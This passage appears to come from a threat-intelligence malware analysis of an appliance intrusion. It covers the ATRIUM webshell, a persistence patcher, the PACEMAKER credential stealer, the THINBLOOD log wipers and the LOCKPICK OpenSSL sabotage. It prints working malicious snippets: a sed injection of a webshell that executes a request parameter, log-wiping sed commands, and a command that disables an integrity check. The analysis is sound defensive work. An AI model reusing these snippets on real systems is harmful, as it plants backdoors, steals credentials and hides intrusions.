If the param hashid is empty the sample instead checks that the param m is non-empty. If so, it's matched against get and put which will read/write arbitrary files to the host, respectively.

ATRIUM

The file compcheckresult.cgi (SHA256: f2b1bd703c3eb05541ff84ec375573cbdc70309ccb82aac04b72db205d718e90) is a webshell capable of arbitrary command execution. The sample has malicious logic inserted at the end of legitimate logic. The malicious logic inspects all requests of any type looking for the HTTP query parameter id. If this query parameter exists, the sample executes it verbatim on using the system API. The sample does not encode or obfuscate the command in any way. If the query parameter is not found in the request, then the original legitimate logic is invoked.

Persistence Patcher

The file DSUpgrade.pm (SHA256: 224b7c45cf6fe4547d3ea66a12c30f3cb4c601b0a807441546970944e73dbd450) is a patcher utility script responsible for persisting webshells across a system upgrade. We've observed variants of this utility targeting the persistence of multiple webshell families, notably ATRIUM, STEADYPULSE, and PULSECHECK. Like previous patchers, this sample uses sed to insert malicious logic. The attacker likely chose DSUpgade.pm to host their patch logic as it is a core file in the system upgrade procedure, ensuring the patch is during updates. The patcher modifies content in /tmp/data as this directory holds the extracted upgrade image the newly upgraded system will boot into. This results in a persistence mechanism which allows the attacker to maintain access to the system across updates.

```
my $cmd_x="sed -i '/echo_console \"Saving package\"/i(
   sed -i \\\'/main();\\\$/cif(CGI::param(\\\\\"id\\\\\")){
      print \\\\\"Cache-Control: no-cache\\\\\\\\n\\\\\";
      print \\\\\"Content-type: text/html\\\\\\\\n\\\\\\\\n\\\\\";
      my \\\\\$na=CGI::param(\\\\\"id\\\\\");
      system(\\\\\"\\\\\$na\\\");
   } else{
      &main();
   }\\\' /tmp/data/root$cgi_p;
   cp -f /home/perl/DSUpgrade.pm /tmp/data/root/home/perl;
   cp -f /pkg/dspkginstall /tmp/data/root/pkg/;
)'/pkg/do-install";
```

The patcher also performs additional shell commands for unpacking a compressed package:

```
system("/bin/mount -o remount,rw /dev/root /");
system("/bin/tar", "-xzf", "/tmp/new-pack.tgz", "-C", "/tmp","./installer");
system("cp -f /tmp/installer/do-install /pkg/");
system("cp -f /tmp/installer/VERSION /pkg/");
system("cp -f /tmp/installer/sysboot-shlib /pkg/");
system("cp -f /tmp/installer/losetup /pkg/");
```

PACEMAKER

The file memread (SHA256: 68743e17f393d1f85ee937dffacc91e081b5f6f43477111ac96aa9d44826e4d2) is a credential stealer. The sample has the usage information:

```
Usage: memread [-t time(minute)] [-m size(MB)] [-s sleep_interval(second)]
```

The sample starts by setting an alarm that kills the application after a configurable number of minutes, 14 by default. It then enters a loop which reads /proc/ entries every 2 seconds looking for a target application, this interval is also configurable. The target is found by opening /proc/<process_name>/cmdline for each entry in the folder and then reading this file looking for the string dswsd within the command line. Once found the target application's proc/<target_pid>/mem is opened, the process is attached to with PTRACE, then memory read in chunks up to 512 bytes in size. For each chunk, the string 20 30 20 0A 00 (0 \n) is searched for as a needle. If found the sample splits the data by first space, then a dash -. Two dashes are expected to be found, and these are immediately converted into hex numbers, example form: -<number>. If the second number minus the first is > 8191 the sample reads the data starting at the file offset of the first number, up to a size specified by second number minus first number.

Once the sample has read the process memory and found all memory data of interest the sample detaches PTRACE then the sample begins memory scanning the copied data. The sample tries to locate a sequence of 'flags' in memory one by one to locate what seem to be information the attacker wishes to steal. This information is not known, nor is the structure of it. The sequences scanned for generally have start and end scan sequences which in order scanned for, are:

```
USER_START_FLAG: 3C 05 08 75 73 65 72 4E 61 6D 65 05 01 3E 05 00
USER_END_FLAG: 3C 2F 05 08 75 73 65 72 4E 61 6D 65 05 01 3E 00
PASSWORD_START_FLAG: 3C 05 08 70 61 73 73 77 6F 72 64 05 01 3E 00
PASSWORD_END_FLAG: 3C 2F 05 08 70 61 73 73 77 6F 72 64 05 01 3E 00
AUTHNUM_START_FLAG: 3C 05 0A 61 75 74 68 4E 75 6D 62 65 72 05 01 3E 00
AUTHNUM_END_FLAG: 3C 2F 05 0A 61 75 74 68 4E 75 6D 62 65 72 05 01 3E 00
```

If all these sequences are found, the data between the start and end is extracted and eventually formatted and written to the file /tmp/dsserver-check.statementcounters. The approximate format of this data is:

```
Name:<username> || Pwd:<password> || AuthNum:<authnumber>\n
```

The sample replaces the following URL encoded values with their ascii representation for the password:

```
&amp; ->  &
&lt;  ->  <
&gt;  ->  >
```

PACEMAKER Launcher Utility

As part of our investigation into PACEMAKER we were able to retrieve a simple bash script responsible for launching the credential stealer. The launcher script hash SHA256 4c5555955b2e6dc55f52b0c1a3326f3d07b325b112060329c503b294208960ec launches PACEMAKER from a hardcoded path with options specifying a 16MB memory read size and a memory scan interval of 2 seconds, with a variable self-kill time.

```
#!/bin/bash

/home/bin/memread -t $1 -m 16 -s 2 &
```

THINBLOOD Log Wiper Utility

The file dsclslog with SHA256 88170125598a4fb801102ad56494a773895059ac8550a983fdd2ef429653f079 is a log wiper utility. The sample provides the usage information:

```
Usage: dsclslog -f [events|access] -r [Regex1,Regex2,Regex3,...]
```

The –f flag specifies if the file log.events.vc0 or log.access.vc0 within the directory /home/runtime/logs should be modified. To perform its log cleaning operations the sample first makes two copies of whichever log file was chosen, but uses .vc1 and .vc2 as the extension for the new files. The file with the .vc1 is used to search for entries that match the given entries, and the file with the .vc2 extension is used as a temporary file where the cleaned log is written. After generating both files and log cleaning is finished the sample executes the following commands via the system API to overwrite the original log with the cleaned version, then removes the intermediate:

```
mv /home/runtime/logs/log.<logtype>.vc2
/home/runtime/logs/log.<logtype>.vc0
rm /home/runtime/logs/log.<logtype>.vc1
```

THINBLOOD LogWiper Utility Variant

The file clear_log.sh (SHA256: 1741dc0a491fcc8d078220ac9628152668d3370b92a8eae258e34ba28c6473b9) is a BASH script responsible for zeroing log lines that match a given regex pattern. The sample is similar to the compiled THINBLOOD Log Wiper but edits logs in-place with sed rather than making temporary copies. The sed commands used are:

```
sed -i "s/.\x00[^\x00]*<regex_string>[^\x00]*\x09.\x00//g"
/data/runtime/logs/<logfile>
```

```
sed -i "s/\x<hex_char>\x00[^\x00]*$2[^\x00]*\x09\x<hex_char>\x00//g"
/data/runtime/logs/<logfile>
```

The sample embeds the usage information:

```
usage: /home/bin/bash clear_log.sh [logfile] [keyword(regex)]
```

LOCKPICK

The file libcrypto.so (SHA256: 2610d0372e0e107053bc001d278ef71f08562e5610691f18b978123c499a74d8) is a shared object containing cryptographic logic from openssl. The sample contains a modification to the routine bnrand_range that breaks the security of the random numbers generated. There are three paths in this routine for generating a random big number between a given range. The first case is unmodified and generates a zeroed big number, the other two cases are patched so that a constant value overwrites the generated random value and always returns success. This breaks the random number generation by replacing it with a value the attacker knows in all cases.

LOCKPICK Patcher

The file with the hash b990f79ce80c24625c97810cb8f161eafdcb10f1b8d9d538df4ca9be387c35e4 is a patcher utility responsible for inserting the malicious logic known as LOCKPICK. The patcher starts by running sed on the integrity checker script built into the appliance to insert an early exit routine. This is inserted by the command sed -i '12aexit 0' /home/bin/check_integrity.sh which when applied causes this script to exit without performing its intended checks. After this the sample uses python file read/write APIs to insert long strings of assembly that represent the logic known as LOCKPICK. This file is different from the other patchers we've identified in that it is python and specifically targets system integrity routines.

Acknowledgements

Mandiant would like to thank the Stroz Friedberg DFIR and Security Testing teams for their collaboration with the analysis and research. The team would also like to thank Joshua Villanueva, Regina Elwell, Jonathan Lepore, Dimiter Andonov, Josh Triplett, Jacob Thompson and Michael Dockry for their hard work in analysis and blog content.